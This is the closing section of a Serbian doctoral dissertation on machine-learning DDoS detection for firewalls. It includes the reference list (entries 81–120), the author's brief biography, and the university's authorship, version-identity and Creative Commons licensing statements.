81. Miercom. (2025, February 3). Enterprise hybrid mesh firewall benchmark report. Retrieved March 13, 2026, from https://www.checkpoint.com/2025-miercom-firewall-report/

82. Mirtaheri, S. L., & Sadeghi, R. (2022). Machine learning: Theory to applications. London: Taylor & Francis Group, LLC.

83. Musa, N. S., Mirza, N. M., Rafique, S. H., Abdallah, A. M., & Murugan, T. (2024). Machine learning and deep learning techniques for distributed denial of service anomaly

detection in software defined networks—current research solutions. IEEE Access, 12, 17982-18011. https://doi.org/10.1109/access.2024.3360868

84. Naiem, S., Khedr, A. E., Idrees, A. M., & Marie, M. I. (2023). Enhancing the efficiency of gaussian naïve bayes machine learning classifier in the detection of DDoS in cloud computing. IEEE Access, 11, 124597-124608. https://doi.org/10.1109/access.2023.3328951

85. Neupane, S., Ables, J., Anderson, W., Mittal, S., Rahimi, S., Banicescu, I., & Seale, M. (2022). Explainable intrusion detection systems (X-IDS): A survey of current methods, challenges, and opportunities. IEEE Access, 10, 112392-112415. https://doi.org/10.1109/access.2022.3216617

86. Pakmehr, A., Aßmuth, A., Taheri, N., & Ghaffari, A. (2024). DDoS attack detection techniques in IoT networks: A survey. Cluster Computing, 27(10), 14637-14668. https://doi.org/10.1007/s10586-024-04662-6

87. Pinto, A., Herrera, L. C., Donoso, Y., & Gutierrez, J. A. (2023). Survey on intrusion detection systems based on machine learning techniques for the protection of critical infrastructure. Sensors, 23(5), 2415. https://doi.org/10.3390/s23052415

88. Prabakaran, S., Ramar, R., Hussain, I., Kavin, B. P., Alshamrani, S. S., AlGhamdi, A. S., & Alshehri, A. (2022). Predicting attack pattern via machine learning by exploiting stateful firewall as virtual network function in an SDN network. Sensors, 22(3), 709. https://doi.org/10.3390/s22030709

89. Qazi, E. U. H., Almorjan, A., & Zia, T. (2022). A one-dimensional convolutional neural network (1D-CNN) based deep learning system for network intrusion detection. Applied Sciences, 12(16), 7986. https://doi.org/10.3390/app12167986

90. Rafique, S. H., Abdallah, A., Musa, N. S., & Murugan, T. (2024). Machine learning and deep learning techniques for internet of things network anomaly detection—current research trends. Sensors, 24(6), 1968. https://doi.org/10.3390/s24061968

91. Rahman, M. H., Islam, T., Rana, M. M., Tasnim, R., Mona, T. R., & Sakib, M. M. (2023). Machine learning approach on multiclass classification of internet firewall log files. 2023 International Conference on Computational Intelligence and Sustainable Engineering Solutions (CISES), 358-364. https://doi.org/10.1109/CISES58720.2023.10183601

92. Ramzan, M., Shoaib, M., Altaf, A., Arshad, S., Iqbal, F., Castilla, Á. K., & Ashraf, I. (2023). Distributed denial of service attack detection in network traffic using deep learning algorithm. Sensors, 23(20), 8642. https://doi.org/10.3390/s23208642

93. Sadhwani, S., Manibalan, B., Muthalagu, R., & Pawar, P. (2023). A lightweight model for DDoS attack detection using machine learning techniques. Applied Sciences, 13(17), 9937. https://doi.org/10.3390/app13179937

94. Saghezchi, F. B., Mantas, G., Violas, M. A., de Oliveira Duarte, A. M., & Rodriguez, J. (2022). Machine learning for DDoS attack detection in industry 4.0 cppss. Electronics, 11(4), 602. https://doi.org/10.3390/electronics11040602

95. Salmi, S., & Oughdir, L. (2022). CNN-LSTM based approach for DoS attacks detection in wireless sensor networks. International Journal of Advanced Computer Science and Applications, 13(4). https://doi.org/10.14569/ijacsa.2022.0130497

96. Sambangi, S., & Gondi, L. (2020). A machine learning approach for DDoS (distributed denial of service) attack detection using multiple linear regression. Proceedings, 63(1), 51–56. IEEE.

97. Security Onion Solutions. (2025). Security Onion. Retrieved March 13, 2026, from https://securityonionsolutions.com/

98. Шешум Чавић, В. (2023). Увод у вештачку интелигенцију. Београд: Универзитет у Београду, Грађевински факултет.

99. Shaaban, A. R., Abd-Elwanis, E., & Hussein, M. (2019, December). DDoS attack detection and classification via convolutional neural network (CNN). In 2019 IEEE Ninth International Conference on Intelligent Computing and Information Systems (ICICIS) (pp. 35–42). IEEE. https://doi.org/10.1109/ICICIS46948.2019.9014826

100. Shohan, N. J., & Tanvir, G. (2025, March 7). Enhancing network security: A hybrid approach for detection and mitigation of distributed denial-of-service attacks using machine learning. arXiv preprint arXiv:2503.05477. https://doi.org/10.48550/arXiv.2503.05477

101. Shtayat, M. B. M., Hasan, M. K., Sulaiman, R., Islam, S., & Khan, A. U. R. (2023). An explainable ensemble deep learning approach for intrusion detection in industrial internet of things. IEEE Access, 11, 115047-115061. https://doi.org/10.1109/access.2023.3323573

102. Shurman, M., & Khraisat, R. (2020). DoS and DDoS attack detection using deep learning and IDS. The International Arab Journal of Information Technology, 17(3), 348–355.

103. Singh, A., & Gupta, B. B. (2022). Distributed denial-of-service (DDoS) attacks and defense mechanisms in various web-enabled computing platforms. International Journal on Semantic Web and Information Systems, 18(1), 1-43. https://doi.org/10.4018/ijswis.297143

104. Statista. (2025, Q4). Global number of DDoS attacks. Retrieved March 13, 2026, from https://www.statista.com/statistics/1557643/ddos-attacks-global-number/

105. Sumathi, S., & Rajesh, R. (2022). Recurrent and deep learning neural network models for DDoS attack detection. Journal of Sensors, 2022, Article 8530312. https://doi.org/10.1155/2022/8530312

106. Sumathi, S., & Rajesh, R. (2023). A dynamic BPN-MLP neural network DDoS detection model using hybrid swarm intelligent framework. Indian Journal of Science and Technology, 16(43), 3890–3904. https://doi.org/10.17485/IJST/v16i43.1718

107. Suvra, D. K. (2025, January 24). An efficient real-time DDoS detection model using machine learning algorithms. arXiv preprint arXiv:2501.14311. https://doi.org/10.48550/arXiv.2501.14311

108. Talukder, M. A., Islam, M. M., Uddin, M. A., Hasan, K. F., Sharmin, S., Alyami, S. A., & Moni, M. A. (2024). Machine learning-based network intrusion detection for big and imbalanced data using oversampling, stacking feature embedding and feature extraction. Journal of Big Data, 11(1), 33. https://doi.org/10.1186/s40537-024-00886-w

109. Valentín, K., & Malý, M. (2013). Network firewall using artificial neural networks. Computing and Informatics, 32(6), 1312–1327.

110. Вуковић, И., Поповић, Б., и Чисар, П. (2020). Application of Artificial Intelligence in Detection of DDoS Attacks. У Зборник радова међународне научне конференције „Арчибалд Рајс дани“ (том 10, стр. 557–566). Универзитет криминалистичко-полицијских студија, Београд.

111. Вулетић. (2012). Напади на рачунарске системе. Војнотехнички гласник.

112. Wahab, S. A., Sultana, S., Tariq, N., Mujahid, M., Khan, J. A., & Mylonas, A. (2025). A multi-class intrusion detection system for DDoS attacks in IoT networks using deep learning and transformers. Sensors, 25(15), 4845. https://doi.org/10.3390/s25154845

113. Wang, Y. C., Houng, Y. C., Chen, H. X., & Tseng, S. M. (2023). Network anomaly intrusion detection based on deep learning approach. Sensors, 23(4), 2171. https://doi.org/10.3390/s23042171

114. Wei, Y., Jang-Jaccard, J., Singh, A., Sabrina, F., & Camtepe, S. (2023). Classification and explanation of distributed denial-of-service (DDoS) attack detection using machine learning and Shapley additive explanation (SHAP) methods [Preprint]. arXiv. https://doi.org/10.48550/arXiv.2306.17190

115. Yaras, S., & Dener, M. (2024). IoT-based intrusion detection system using new hybrid deep learning algorithm. Electronics, 13(6), 1053. https://doi.org/10.3390/electronics13061053

116. Yaser, A. L., Mousa, H. M., & Hussein, M. (2022). Improved DDoS detection utilizing deep neural networks and feedforward neural networks as autoencoder. Future Internet, 14(8), 240. https://doi.org/10.3390/fi14080240

117. Yin, Y., Jang-Jaccard, J., Xu, W., Singh, A., Zhu, J., Sabrina, F., & Kwak, J. (2023). IGRF-RFE: A hybrid feature selection method for mlp-based network intrusion detection on UNSW-NB15 dataset. Journal of Big Data, 10(1), 15. https://doi.org/10.1186/s40537-023-00694-8

118. Zakariah, M., AlQahtani, S. A., & Al-Rakhami, M. S. (2023). Machine learning-based adaptive synthetic sampling technique for intrusion detection. Applied Sciences, 13(11), 6504. https://doi.org/10.3390/app13116504

119. Zegarra Rodríguez, D., Daniel Okey, O., Maidin, S. S., Umoren Udo, E., & Kleinschmidt, J. H. (2023). Attentive transformer deep learning algorithm for intrusion detection on IoT systems using automatic xplainable feature selection. PLOS ONE, 18(10), e0286652. https://doi.org/10.1371/journal.pone.0286652

120. Zinca, D., & Daniel, V. (2023). DDoS attack detection using supervised machine learning algorithms over the CIDDOS2019 dataset. Acta Technica Napocensis: Electronics and Telecommunications, 64(1), 45–52.

Стручна биографија

Драган Јевтић је рођен 03.08.1975. године у Београду.

После завршене Средње електротехничке школе „Никола Тесла“ у Београду. 1994. године уписује тадашњу Вишу ПТТ школу у Београду, смер Телекомуникације. У јуну 1998. године стиче звање инжењер електротехнике.

У октобру 2001. године уписује Технички факултет у Чачку, Универзитет у Крагујевцу, на смеру рачунарске науке. У јулу 2005. године завршава основне студије и стиче звање дипломирани инжењер електротехнике.

У октобру 2022. године уписује докторске студије на Криминалистичко-полицијском универзитету, студијски програм Информатика.

Изјава о ауторству

Име и презиме студента докторских студија: Драган Јевтић

Број индекса: 2R1/0001/22

Изјављујем

да је докторска дисертација под насловом:

„Оптимизација firewall система у процесу детектовања DDoS напада на рачунарске мреже применом вишеструке анализе алгоритмима машинског учења“

- резултат сопственог истраживачког рада;
- да дисертација у целини ни у деловима није била предложена за стицање друге дипломе према студијским програмима других високошколских установа;
- да су резултати коректно наведени;
- да нисам кршио ауторска права и користио интелектуалну својину других лица.

Потпис студента докторских студија

У Београду, 12.11.2026. године

Изјава о истоветности штампане и електронске верзије

Име и презиме студента докторских студија: Драган Јевтић

Број индекса: 2R1/0001/22

Студијски програм: Докторске студије информатике

Наслов дисертације: „Оптимизација firewall система у процесу детектовања DDoS напада на рачунарске мреже применом вишеструке анализе алгоритмима машинског учења“

Ментор: проф. др Петар Чисар

Изјављујем да је штампана верзија мог докторског рада истоветна електронској коју сам предао ради похрањивања у Дигиталном репозиторијуму Криминалистичко-полицијског универзитета.

Дозвољавам да се објаве моји лични подаци везани за добијање академског назива доктора наука, као што су име и презиме, година место рођења и датум одбране рада.

Ови лични подаци могу се објавити на мрежним страницама дигиталне библиотеке, у електронском каталогу и у публикацијама Криминалистичко-полицијског универзитета.

У Београду, 12.11.2026. године

Потпис студента докторских студија

Изјава о коришћењу

Овлашћујем Универзитетску библиотеку „Светозар Марковић“ да у дигитални репозиторијум Криминалистичко-полицијског универзитета унесе моју докторску дисертацију под насловом:

„Оптимизација firewall система у процесу детектовања DDoS напада на рачунарске мреже применом вишеструке анализе алгоритмима машинског учења“,

која је моје ауторско дело.

Дисертацију са свим прилозима предао сам у електронском формату погодном за трајно архивирање.

Моју докторску дисертацију похрањену у Дигиталнм репозиторијуму Криминалистичко-полицијског универзитета у Београду и доступну у отвореном приступу могу да користе сви који поштују одредбе садржане у одабраном типу лиценце Креативне заједнице (Creative Commons) за коју сам се одлучио.

1. Ауторство (CC BY)

2. Ауторство – некомерцијално (CC BY-NC)

3. Ауторство – некомерцијално – без прерада (CC BY-NC-ND)

4. Ауторство – некомерцијално – делити под истим условима (CC BY-NC-SA)

5. Ауторство – без прерада (CC BY-ND)

6. Ауторство – делити под истим условима (CC BY-SA)

(Молимо да заокружите само једну од шест понуђених лиценци. Кратак опис лиценци је саставни део ове изјаве)

У Београду, 12.11.2026. године

Потпис студента докторских студија

1. Ауторство. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, и прераде, ако се наведе име аутора на начин одређен од стране аутора или даваоца лиценце, чак и у комерцијалне сврхе. Ово је најслободнија од свих лиценци.

2. Ауторство – некомерцијално. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, и прераде, ако се наведе име аутора на начин одређен од стране аутора или даваоца лиценце. Ова лиценца не дозвољава комерцијалну употребу дела.

3. Ауторство – некомерцијално – без прерада. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, без промена, преобликовања или употребе дела у свом делу, ако се наведе име аутора на начин одређен од стране аутора или даваоца лиценце. Ова лиценца не дозвољава комерцијалну употребу дела. У односу на све остале лиценце, овом лиценцом се ограничава највећи обим права коришћења дела.

4. Ауторство – некомерцијално – делити под истим условима. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, и прераде, ако се наведе име аутора на начин одређен од стране аутора или даваоца лиценце и ако се прерада дистрибуира под истом или сличном лиценцом. Ова лиценца не дозвољава комерцијалну употребу дела и прерада.

5. Ауторство – без прерада. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, без промена, преобликовања или употребе дела у свом делу, ако се наведе име аутора на начин одређен од стране аутора или даваоца лиценце. Ова лиценца дозвољава комерцијалну употребу дела.

6. Ауторство – делити под истим условима. Дозвољавате умножавање, дистрибуцију и јавно саопштавање дела, и прераде, ако се наведе име аутора на начин одрешен од стране аутора или даваоца лиценце и ако се прерада дистрибуира под истом или сличном лиценцом. Ова лиценца дозвољава комерцијалну употребу дела и прерада. Слична је софтверским лиценцама, односно лиценцама отвореног кода.